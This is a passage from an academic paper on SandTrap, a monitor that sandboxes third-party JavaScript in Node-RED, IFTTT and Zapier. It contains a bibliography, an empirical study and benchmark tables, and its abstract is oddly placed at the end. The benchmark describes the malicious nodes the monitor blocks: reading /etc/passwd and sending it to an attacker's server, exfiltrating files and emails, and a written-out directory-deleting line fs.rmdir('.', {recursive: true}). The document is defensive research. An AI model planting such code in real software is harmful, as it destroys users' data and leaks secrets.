- [10] F. Besson, S. Blazy, A. Dang, T. P. Jensen, and P. Wilke. Compiling sandboxes: Formally verified software fault isolation. In *ESOP*, 2019.
- [11] M. Blackstock and R. Lea. Toward a Distributed Data Flow Platform for the Web of Things (Distributed Node-RED). In *WoT*, 2014.
- [12] Browserify. <http://browserify.org/>, 2021.

- [13] Z. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. D. McDaniel, and A. S. Uluagac. Sensitive Information Tracking in Commodity IoT. In *USENIX Security*, 2018.
- [14] Z. Celik, G. Tan, and P. D. M. and. IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT. In *NDSS*, 2019.
- [15] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Computing Surveys*, 2019.
- [16] D. Clerissi, M. Leotta, G. Reggio, and F. Ricca. Towards an approach for developing and testing Node-RED IoT systems. In *Ensemble@ESEC/SIGSOFT FSE*, 2018.
- [17] D. Crockford. Adsafe - Making JavaScript Safe for Advertising, 2008. <https://www.crockford.com/adsafe/>.
- [18] T. V. Cutsem and M. S. Miller. Trustworthy proxies - virtualizing objects with invariants. In *ECOOP*, 2013.
- [19] P. Datta, P. Kumar, T. Morris, M. Grace, A. Rahmati, and A. Bates. Valve: Securing function workflows on serverless computing platforms. In *WWW*, 2020.
- [20] ECMA-262 6th Edition, The ECMAScript 2015 Language Specification. <https://www.ecma-international.org/ecma-262/6.0/>, 2015.
- [21] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security*, 2016.
- [22] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.
- [23] G. Ferreira, L. Jia, J. Sunshine, and C. Kästner. Containing malicious package updates in npm with a lightweight permission system. In *ICSE*, 2021.
- [24] F. Fischer, K. Böttinger, H. Xiao, C. Stransky, Y. Acar, M. Backes, and S. Fahl. Stack Overflow Considered Harmful? The Impact of Copy&Paste on Android Application Security. In *S&P*, 2017.
- [25] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, and J. Bastien. Bringing the Web up to Speed with WebAssembly. In *PLDI*, 2017.

Bibliography

- [26] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.
- [27] IFTTT. Important update about the Gmail service. <https://help.ifttt.com/hc/en-us/articles/360020249393-Important-update-about-the-Gmail-service>, 2020.
- [28] IFTTT. Building with filter code. <https://help.ifttt.com/hc/en-us/articles/360052451954-Building-with-filter-code>, 2021.
- [29] IFTTT. Creating Applets. <https://platform.ifttt.com/docs/applets>, 2021.
- [30] IFTTT: If This Then That. <https://ifttt.com>, 2021.
- [31] N. Jagpal, E. Dingle, J. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas. Trends and Lessons from Three Years Fighting Malicious Extensions. In *USENIX Security*, 2015.
- [32] jcreedcmu. Escaping NodeJS vm. <https://gist.github.com/jcreedcmu/4f6e6d4a649405a9c86bb076905696af>, 2018.
- [33] R. Kleinfeld, S. Steglich, L. Radziwonowicz, and C. Doukas. glue.things: a Mashup Platform for wiring the Internet of Things with the Internet of Services. In *WoT*, 2014.
- [34] M. Laverdet. Secure & Isolated JS Environments for Node.js. <https://github.com/laverdet/isolated-vm>, 2021.
- [35] S. Lekies, B. Stock, M. Wentzel, and M. Johns. The Unexpected Dangers of Dynamic JavaScript. In *USENIX Security*, 2015.
- [36] S. Maffeis, J. C. Mitchell, and A. Taly. An Operational Semantics for JavaScript. In *APLAS*, 2008.
- [37] S. Maffeis and A. Taly. Language-Based Isolation of Untrusted JavaScript. In *CSF*, 2009.
- [38] J. A. Martin and M. Finnegan. What is IFTTT? How to use If This, Then That services. Computerworld. <https://www.computerworld.com/article/3239304/what-is-ifttt-how-to-use-if-this-then-that-services.html>, 2020.
- [39] M. S. Melara, D. H. Liu, and M. J. Freedman. Pyronia: Intra-Process Access Control for IoT Applications. *CoRR*, abs/1903.01950, 2019.

- [40] Microsoft. TypeScript. JavaScript that scales. <https://www.typescriptlang.org/>, 2021.
- [41] M. S. Miller. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control*. PhD thesis, Johns Hopkins University, 2006.
- [42] M. S. Miller, J. Paradis, C. Patiño, P. Soquet, and B. Farias. Proposal for SES (Secure EcmaScript). <https://github.com/tc39/proposal-ses>, 2021.
- [43] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja - Safe Active Content in Sanitized JavaScript, 2008.
- [44] Moment Timezone: Parse and display dates in any timezone. <https://momentjs.com/timezone/>, 2021.
- [45] J. P. Morrison. *Flow-Based Programming, 2nd Edition: A New Approach to Application Development*. CreateSpace, 2010.
- [46] node-fetch. A light-weight module that brings the Fetch API to Node.js. <https://github.com/node-fetch/node-fetch>, 2021.
- [47] Node-RED. Community node module catalogue. <https://github.com/node-red/catalogue.nodered.org>, 2021.
- [48] Node-RED. <https://nodered.org/>, 2021.
- [49] Node-RED. Securing Node-RED. <https://nodered.org/docs/user-guide/runtime/securing-node-red>, 2021.
- [50] Node-RED. the RED object. https://github.com/node-red/node-red/blob/master/packages/node_modules/node-red/lib/red.js, 2021.
- [51] Node-RED. Working with context. <https://nodered.org/docs/user-guide/context>, 2021.
- [52] Node-RED Library. <https://flows.nodered.org/>, 2021.
- [53] Node.JS. CommonJS. <https://nodejs.org/api/modules.html>, 2021.
- [54] Node.JS. VM (executing JavaScript). https://nodejs.org/api/vm.html#vm_vm_executing_javascript, 2021.

Bibliography

- [55] NPM. Node Package Manager. <https://www.npmjs.com/>, 2021.
- [56] OWASP. NodeJS security cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_Security_Cheat_Sheet.html#do-not-use-dangerous-functions, 2021.
- [57] Peter Braden. node-opencv. <https://github.com/peterbraden/node-opencv>, 2021.
- [58] B. Pfretzschner and L. ben Othmane. Identification of Dependency-based Attacks on Node.js. In *ARES*, 2017.
- [59] reddit. The semi-official subreddit for the popular automation service IFTTT. <https://www.reddit.com/r/ifttt/>, 2021.
- [60] P. D. Ryck, M. Decat, L. Desmet, F. Piessens, and W. Joosen. Security of web mashups: A survey. In *NordSec*, 2010.
- [61] J. H. Saltzer and M. D. Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 1975.
- [62] D. Schreckling, J. D. Parra, C. Doukas, and J. Posegga. Data-Centric Security for the IoT. In *IoT 360 (2)*, 2015.
- [63] P. Simek. Proposal for VM2: Advanced vm/sandbox for Node.js. <https://github.com/patriksimek/vm2>, 2021.
- [64] C. Staicu, M. Pradel, and B. Livshits. Synode: Understanding and Automatically Preventing Injection Attacks on Node.js. In *NDSS*, 2018.
- [65] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *WWW*, 2017.
- [66] Tom Van Cutsem. Membranes in JavaScript. <https://tvcutsem.github.io/js-membranes>, 2012.
- [67] Tom Van Cutsem. Isolating application sub-components with membranes. <https://tvcutsem.github.io/membranes>, 2018.
- [68] B. Ur, E. McManus, M. P. Y. Ho, and M. L. Littman. Practical trigger-action programming in the smart home. In *CHI*, 2014.
- [69] S. Van Acker and A. Sabelfeld. JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript. In *FOSAD*, 2016.

- [70] N. van Ginkel, W. D. Groef, F. Massacci, and F. Piessens. A Server-Side JavaScript Security Architecture for Secure Integration of Third-Party Libraries. *Secur. Commun. Networks*, 2019.
- [71] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith. BreakApp: Automated, Flexible Application Compartmentalization. In *NDSS*, 2018.
- [72] VM2. Breakout reports on VM2. <https://github.com/patriksimek/vm2/issues?q=is%3Aissue>, 2021.
- [73] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter. Charting the Attack Surface of Trigger-Action IoT Platforms. In *CCS*, 2019.
- [74] Zapier. <https://zapier.com>, 2021.
- [75] M. Zimmermann, C. Staicu, C. Tenny, and M. Pradel. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. In *USENIX Security*, 2019.

Appendix

A.1 Node-RED empirical study

We provide the details on trust propagation, present a security labeling of sources and sinks, and discuss exploiting shared resources.

A.1.1 Trust propagation


Figures A.5a and A.5b illustrate the distribution of JavaScript files and lines of code from our dataset of 2122 packages. Our analysis shows that packages may contain complex JavaScript code. For example, we find nodes with 329 JavaScript files containing a total of 129,231 lines of code.

To understand the prevalence of sensitive APIs, we study the libraries included in Node-RED packages and first-party modules used in `require` statements. On average, a package has 1.85 direct dependencies on other Node.js packages, while Node-RED nodes do not typically use service-specific APIs (see Figure A.5c and A.6a). Specific services appear in the 23rd and 25th most popular entries, respectively *aws-sdk* and *node-red*. We draw the same conclusion while analyzing first-party modules included in `require` statements (Figure A.6b). Popular package dependencies relate to resources such as HTTP requests (`request`) and other developer tools. This indicates that Node-RED is mainly focused on low-level customizable automation. More importantly, Node-RED provides access to powerful APIs that deal with the filesystem (`fs`), HTTP requests (`request`), OS features (`os`), thus enabling a malicious developer to compromise the security of users and devices.


A.1.2 Security labeling

Following the approach used by Bastys et al. [8] for IFTTT, we estimate the impact of attacks on Node-RED. We manually inspect the sources and sinks of the top 100 Node-RED packages to assign a security labeling.


We label a node's sources as either private, public, or available representing node inputs with public, private, and available information. The latter contains public information, but the availability of this information is valuable to the user. Similarly, we label sinks as either public, untrusted, or available. Available sinks are those that will cause availability issues whenever the data is not delivered through the sink. Untrusted sinks may affect the integrity of the output, while public sinks can communicate with the public



(a)




(b)




(c)

Figure A.5: (a) JavaScript files per Node-RED package; (b) JavaScript lines of code (LoC) per Node-RED package; (c) Node.js dependencies per Node-RED package.




(a)




(b)


Figure A.6: (a) Top 25 Node.js dependencies in Node-RED; (b) Top 25 *require* modules in Node-RED.



(a)



(b)



(c)

Figure A.7: (a) Categorization of Node-RED sources and sinks; (b) Security labeling for Node-RED sources; (c) Security labeling for Node-RED sinks.

and can affect privacy. The labeling of sinks is cumulative; namely, a public sink is untrusted and available, and an untrusted sink is also available.

We also categorize node sources and sinks to understand the target domains of Node-RED applications, as well as to estimate the prevalence of attacks in these domains. While IFTTT already provides such categorization, we manually explore Node-RED nodes to classify their target domains. We assign nodes to categories by a series of steps: (i) reading the nodes' documentation, (ii) running the node in a flow, and (iii) manually reading the code defining the node. Figure A.7a reports the categorization of Node-RED nodes in our dataset.

We conduct an empirical analysis of 408 node definitions for the top 100 Node-RED packages. We follow a set of heuristics to assign labels to nodes in a conservative manner. For example, a node that sends output to a Raspberry Pi's pins can be used in driving electronics like LEDs and motors; hence we label the sink as untrusted. These output pins can also be used for communicating with Internet-connected devices to exfiltrate data; hence we label the sink as public. Other general guidelines include labeling output to local as available, input from local as private, and databases as private and untrusted. Figures A.7b and A.7c illustrate our labeling for sources and sinks. Compared to the results of Bastys et al. [8] for IFTTT, we observe that Node-RED targets custom-built flows for nodes with low-level functionality. In fact, the majority of nodes in our categorization belongs to the "developer tools" and "smart hubs & systems" categories.

Our analysis covers the top 100 packages, representing only 4.71% of all Node-RED packages and 7.67% percent of all node definitions (from 5316 total). This labeling completely covers 642 flows (54.36% of the 1181 total flows after pruning invalid flows), which we consider further in our experiment. We find possible security violations by tracing the graph for the descendants of source nodes and looking for the labels of these sink node descendants.

We find that privacy violations (private sources to public sinks) may occur in 70.40% of flows, integrity violations (any sources to available sinks) may occur in 76.46%, and availability violations (available sources to available sinks) may occur in 1.71%. A similar experiment on a dataset from IFTTT revealed 30% privacy violations, 98% integrity violations, and 0.5% availability violations [8]. The larger number of privacy violations in Node-RED reflects the power of malicious developers to exfiltrate private information.

A.1.3 Exploiting shared resources

Another usage of the context feature is to share resources such as common libraries. In addition to integrity and availability concerns, this pattern opens

up possibilities for exfiltration of private data. An attacker can encapsulate the library such that it collects any sensitive information sent to this library.

For example, the flow “btsimohn’s node-opencv motion detection (2017-11-02)” targets Raspberry Pi to implement a video stream for motion detection [↗](#). It feeds the image frames into the computer vision library *opencv*, which is imported in the code snippet below:

```
1 var require = global.get('require');
2 ...
3 // look for globally installed opencv
4 var cv = require.main.require('opencv');
5 if (!cv){
6   // look for locally installed opencv
7   cv = require('opencv');
8 }
9 ...
10 var cvdesc = Object.keys(cv);
11 node.send([null, {payload:cvdesc}]);
12 flow.set('cv', cv);
```

The code contains two instances of disruptable libraries, *require* and *opencv*, which can be exploited by an attacker with access to the *Flow* or *Global* contexts. We find other flows that are subject to similar vulnerabilities [↗](#), [↗](#). We also find similar vulnerabilities in Node-RED nodes. For example, the EmotivBCI Facial Expression node [↗](#) outputs the values of the trained detections originating from EMOTIV wearable brain sensing technology.

A.II Evaluation

Tables A.4, A.5, and A.6 summarize the details of the evaluation of SandTrap in different use cases for IFTTT, Zapier, and Node-RED, respectively. In all cases, SandTrap accepts the secure version and rejects the insecure one. The time overhead is tolerable while enhancing the platforms with SandTrap.

A.II.1 IFTTT

We discuss 10 out of 25 cases of our IFTTT benchmark, pairs of benign and malicious filter code instances, and show how their executions are secured by SandTrap. In each case, we measure the time overhead compared to the original execution (without any monitor) and the time overhead compared to the deployment of IFTTT with *vm2*.

Use cases *SkipTodoistCreateTask* and *SkipNotification* are instances of filter code that skip an action during a time indicated by the user. Thus, they

Filter code	Specification	Granularity	O/H	O/H (vs. vm2)		Example of Prevented Attacks
				Creation	Eval	
SkipToDoistCreateTask	Skip creating a task in non-working hours	Module	4.11	0.44	0.29	Exfiltrate the content of task
SkipNotification	Skip IFTTT notifications on weekends	Module	4.14	0.58	0.51	Exfiltrate the content of notification
SkipAndroidMessage	Skip sending a message in non-working time	API	4.22	0.56	0.41	Set phone number to the attacker's number instead of skip
SkipSendEmail	Skip sending email notifications during weekends	API	3.85	0.52	0.35	Set recipient to the attacker's address instead of skip
Trello-SlackAndOffice365Mail	Skip posting Trello cards not including specific keyword to Slack; otherwise also send an email	API	4.24	0.62	0.38	Modify other properties of Trello cards such as ListName
Instagram-Twitter	Tweet a photo from an Instagram post	Value	4.17	0.64	0.40	Tamper with the photo URL
Webhook-AndroidDevice	Set volume for an android device	Value	4.17	0.75	0.36	Tamper with the volume
Telegram-Tumblr	Post a new Telegram channel photo to Tumblr	Value	4.06	0.55	0.45	Tamper with the photo URL
Life360-Dropbox	Upload a text file someone arrived at home	Value	3.99	0.43	0.47	Tamper with the filename
GoogleCalendar-iOSCalendar	Set the duration based on the start and end time	Value	4.07	0.54	0.25	Tamper with the duration

Table A.4: IFTTT benchmark evaluation. We report the filter code specification, the policy granularity, the time overhead of the monitored secure run in milliseconds, the time overhead of the monitored secure run compared to vm2 in two stages of sandbox creation and code evaluation in milliseconds, and the attack implemented and blocked by SandTrap.

do not need loading modules. The baseline policy for IFTTT, i.e., disallowing any `require` calls, protects the user from exfiltration attacks through network.

The next three cases, *SkipAndroidMessage*, *SkipSendEmail*, and *Trello-SlackAndOffice365Mail* also skip an action with respect to some conditions. Since filter code enables modifying all fields of action services, an attacker can manipulate them instead of skipping the actions during the specified time. For example, private information can be sent to the attacker via setter functions, which are provided by the platform. The user's information will be sent to the attacker's phone or email address unnoticeably, while the user thinks the actions are skipped as specified. In the *Trello-SlackAndOffice365Mail* case, two action services are available and thus any modification to the fields of both is possible in the filter code. For filter code that only skips action(s), the policy should only permit `skip` calls; thus any invocation to the setter functions must be blocked.

The remaining use cases represent other patterns of filter code, in which values are passed to action services using the setter functions. For example, *Instagram-Twitter* and *Telegram-Tumblr* call `setPhotoURL` with the URL received from the trigger service. To make sure that the URL is not changed in the filter code, the policy should be value-sensitive. Thanks to the feature of parameterized policy in SandTrap, the user can specify dynamic policies with respect to the trigger data (e.g., the URL is accessible by `this.GetPolicyParameter('SourceUrl')`). The effort for tuning the policies is minimal; the call policy of the setter function should be updated to a JavaScript function that verifies the passed argument to be consistent with the trigger data.

Because the filter code cannot load any node modules, the time overhead is relatively constant (on average 4.10ms), which is tolerable given that IFTTT apps are allowed up to 15 minutes to execute. We also compare how `vm2` and SandTrap affect the execution time of the use cases and report on the added time by SandTrap compared to `vm2`. We split the time overhead into two stages: sandbox creation and filter code evaluation. The difference for each stage is always less than 1ms. Since IFTTT employs `vm2` already, it seems reasonable to upgrade the filter code evaluation module to employ SandTrap, thus bringing in a fine-grained security mechanism with negligible runtime overhead.

A.II.2 Zapier

We executed 10 different pairs of secure and insecure Zapier code under SandTrap. Unlike IFTTT, a list of node modules is available for the user code

Zapier code	Specification	Granularity	O/H	Example of Prevented Attacks
SimpleOutput	Assign an object to the output variable	Module	3.86	Access to \$PATH using child_process
StringFilter	Extract a piece of text of a long string	Module	4.32	Exfiltrate filtered string
AllBuiltinModules	Load all built-in modules	Module	6.80	Load any external module
Url-and-http	Parse a URL and list the http status codes	API	5.10	Create an http server
Os-info	Get platform and architecture of the host OS	API	5.38	Get hostname and userInfo
SetStoreClient	Set a specific property to the stored object	Value	4.08	Add a new property to the object in StoreClient
FetchGet	Get a JSON object using 'fetch'	Value	5.21	Exfiltrate the object via 'fetch'
Fs-readdirsync	List files of the current directory or nested ones	Value	4.80	List files of the parent directory
ImageWatermark	Create a watermarked image using Cloudinary	Value	4.55	Exfiltrate the link to the watermarked image
TrelloChecklist	Add a checklist item to a Trello card	Value	4.58	Exfiltrate the checklist data

Table A.5: Zapier benchmark evaluation. We report the code specification, the policy granularity, the time overhead of the monitored secure run in milliseconds, and the attack implemented and blocked by SandTrap.

including the built-in modules. The first two cases *SimpleOutput* and *String-Filter* do not require any node module to run; hence a policy that denies loading any module is sufficient. Use case *AllBuiltinModules* (loading all built-in modules) is a crafted example to show that the time overhead incurred by SandTrap is tolerable even if the user code requires all built-in modules.

The two cases *Url-and-http* and *Os-info* need interaction with specific node modules (e.g., `url`, `http` and `os`) and their APIs. Hence, any other API calls like `os.userInfo()` must be stopped by the monitor. An auto-generated policy, without any additional effort, that lists all legal APIs of each node module is sufficient for SandTrap to enforce the desired security.

Use cases *SetStoreClient* and *FetchGet* employ the accessible objects `StoreClient` and `node-fetch`, respectively. These are the objects directly passed to the Zapier runtime environment to enable users to communicate data through network via the `node-fetch` object. Malicious code might exfiltrate sensitive data or affect the integrity of data stored in `StoreClient`, a utility to store and retrieve data. Similarly, the last three use cases demonstrate value-dependent policies. The policy for the use case `Fs-readdirsync` allows listing files in the current directory or nested ones, but it blocks browsing other directories like the parent directory, which in the Zapier environment contains the source code of the runtime. The cases *ImageWatermark* and *TrelloChecklist* are examples that use the `node-fetch` module to communicate through HTTP requests. Any requests except for the ones needed for the functionality of the code should not be listed in the policies.

A.II.3 Node-RED


We evaluate the security and performance of SandTrap on a set of 20 Node-RED flows, 10 flows with secure nodes and 10 flows with malicious nodes.


For diversity, we have selected flows with nodes from both popular and less popular packages in terms of the number of downloads. Table A.6 summarizes our experimental findings. Each row represents the use case of a flow, which is instantiated to a flow with secure nodes and a flow with a malicious node. For each use case, we report the flow name, the specification of flow behavior, the package and node identifier of the essential node, the number of package downloads, the granularity of the desired security policy (module-, API-, value-, or context-level), execution time overhead of the secure flow under the monitor in milliseconds, and the explanation of attack implemented by the malicious node and blocked by the monitor.


We briefly discuss experiments for each use case. The nodes in the first two cases, *Lowercase* and *Thermostat*, should be fully isolated as they do not need to interact with the environment. Therefore, the right policy is the


Flow	Specification	Package:Node	Downloads	Granularity	Load	O/H	Trigger	Example of Prevented Attacks
Lowercase	Convert input to lowercase letters	node-red-contrib-lower-case	5,842	Module	0.15	0.23		Send the content of '/etc/passwd' to the attacker's server
Thermostat	Switch heater on or off depending on the temperature	node-red-contrib-basic-thermostat:thermostat	303	Module	0.14	0.10		Exfiltrate the heater status and the temperature
File	Write input to file	node-red:file	core node	API	12.65	0.32		Remove the Node-RED directory
Dropbox	Upload file	node-red-node-dropbox:dropbox out	68,421	API	1.42	0.08		Exfiltrate file name and content
Calendar	Add event into calendar	node-red-contrib-google-calendar:addEvent	2,998	Value	30.91	1.38		Exfiltrate the calendar event
Email	Send input to specified email address	node-red-node-email:email	2,397,312	Value	30.25	0.29		Forward a copy of the message to the attacker's email address
Earthquake	Get earthquake data from specified URL	node-red:htp request	core node	Value	9.33	2.10		Tamper with the specified URL
Baby monitor	Send alarm notification to SMS server	node-red:htp request	core node	Value	9.33	2.10		Send the notification to the attacker's server
Water utility	Water supply network	n/a	n/a	Context	n/a	n/a		Tamper with the status of tanks and pumps (stored in the global context)
Motion detection	Motion detection by openCV	n/a	n/a	Context	n/a	n/a		Manipulate the 'require' object (stored in the global context)


Table A.6: Node-RED benchmark evaluation. We report the specification of flow behavior, package and node identifier of the essential node, the number of package downloads, the policy granularity, the time overhead of the monitored secure run in milliseconds separated in the two stages of loading and triggering the node, and the attack implemented and blocked by SandTrap.


coarse-grained module-level deny-all policy (which SandTrap implements by making `require` unavailable). The *Lowercase*  node converts the input `msg.payload` to lower case and sends the result object to the output. In the attack scenario, the malicious node attempts to read the content of `/etc/passwd` by calling `fs.readFile`, and send the sensitive data to the attacker's server via `https.request`. Because the policy does not allow any libraries to get required in the node, the monitor blocks the execution once the first `require` is called.

In the thermostat use case, the *Thermostat*  node gets a temperature input and switches the heater status depending on the defined low and high limits. Similar to the lowercase node, it does not require any node modules by nature. The attack exfiltrates the input temperature and the heater status, which we consider sensitive information. The monitor prevents the leakage because `https` module is not in the baseline allowlist policy.

The File and Dropbox cases rely on libraries and thus require API-level policies. The *File*  node, one of the core nodes of Node-RED, writes the content of the input message `msg.payload` to a file specified by the user. Therefore, the `fs` module should be allowed by the policy, and it is indeed inferred by SandTrap's policy auto-generation feature. As an attack scenario, we added a single line `fs.rmdir(".", {recursive: true})` that removes the current directory, i.e., the Node-RED directory. The monitor rightfully blocks the execution of the malicious node because the node policy introduces a subset of allowed `fs` functions, where `fs.rmdir` is not included.

Similarly, the *Dropbox out*  node requires `https` to establish a connection with the user-defined Dropbox account and upload the specified file. We maliciously altered the code to transmit the file name and its content to the attacker's server via `https.request.write`. SandTrap blocks the exfiltration by restricting `https.request.write` calls, while `https.request` is a prerequisite for the node behavior.

In the calendar use case, the users add events to their Google calendar. A malicious modification of the *addEvent*  allows passing the event data to the attacker's server. Note that the node demands communication with the Google API via the same function calls. Value-dependent policies enable us to include a fine-grained allowlist policy that restricts `https.request` from connecting to servers other than `"www.googleapis.com"`. As in the other cases, SandTrap accepts the secure version and rejects the insecure one.

In the email case, the *Email*  node sends a user-defined message from one email address to another, where both are provided by the user. The attacker modifies the node so that a copy of each message is transmitted to the attacker's email address by using the same `sendMail` function of the same SMTP

object. SandTrap blocks this attack because the value-level policy delimits `stream.Transform.write` calls to the user-specified recipient.

The *Earthquake* [↗](#) and *Baby monitor* [↗](#) flows employ *http request* [↗](#), a general-purpose core node of Node-RED for setting up HTTP communication channels. The earthquake flow retrieves a list of significant earthquakes from the US Geological Survey website and outputs notifications for the ones with magnitudes greater than seven. A malicious node maker manipulates the user-defined URL in the source code of the node to perform an integrity attack. In the Baby monitor case, the node sends a request to an SMS server when an emergency occurs to the baby. The attacker is able to act as a person-in-the-middle, read the sensitive data, and falsify the status. We address this by making the `call` attribute of `url.parse` function in the policy value-dependent, which enforces the integrity of the URL.

The last cases use the global and flow contexts in their implementation, as discussed in Section A.4.3. The *Water utility* [↗](#) flow reads and updates the status of water pumps and tanks using globally shared variables. Any tampering with the values of those variables may cause serious effects on the behavior of the water supply network. The *Motion detection* [↗](#) flow utilizes the `opencv` [57] module to enable a Raspberry Pi process images taken from the environment. To load `opencv` in a Function node, it obtains the `require` object from the global context. We do not report on concrete nodes or running times because they would depend on the choice of a malicious node. Note that any node can maliciously alter the globally shared object in the original Node-RED setting. SandTrap blocks any change on the global and flow contexts by default, disallowing `_context.global.set` and `_context.flow.set` to be called.

The overhead columns of the table present the additional amount of elapsed time in the two phases of node execution, i.e., loading and triggering, in comparison with the original execution without the monitor. We report the average overhead of 20 runs for each secure node. Note that the Earthquake and Baby monitor flows use the same `http request` node, which explains the same reported overhead (9.33ms and 2.10ms for loading and triggering the node). The time overhead is unnoticeable to users in the setting of TAPs where the significant performance costs are incurred by network communication and file/device access.



Securing Node-RED Applications

Mohammad M. Ahmadpanah, Musard Balliu, Daniel Hedin, Lars Eric Olsson, and Andrei Sabelfeld

Protocols, Strands, and Logic: Festschrift in honor of Joshua Guttman 2021

Abstract

Trigger-Action Platforms (TAPs) play a vital role in fulfilling the promise of the Internet of Things (IoT) by seamlessly connecting otherwise unconnected devices and services. While enabling novel and exciting applications across a variety of services, security and privacy issues must be taken into consideration because TAPs essentially act as persons-in-the-middle between trigger and action services. The issue is further aggravated since the triggers and actions on TAPs are mostly provided by third parties extending the trust beyond the platform providers. Node-RED, an open-source JavaScript-driven TAP, provides the opportunity for users to effortlessly employ and link nodes via a graphical user interface. Being built upon Node.js, third-party developers can extend the platform’s functionality through publishing nodes and their wirings, known as flows.

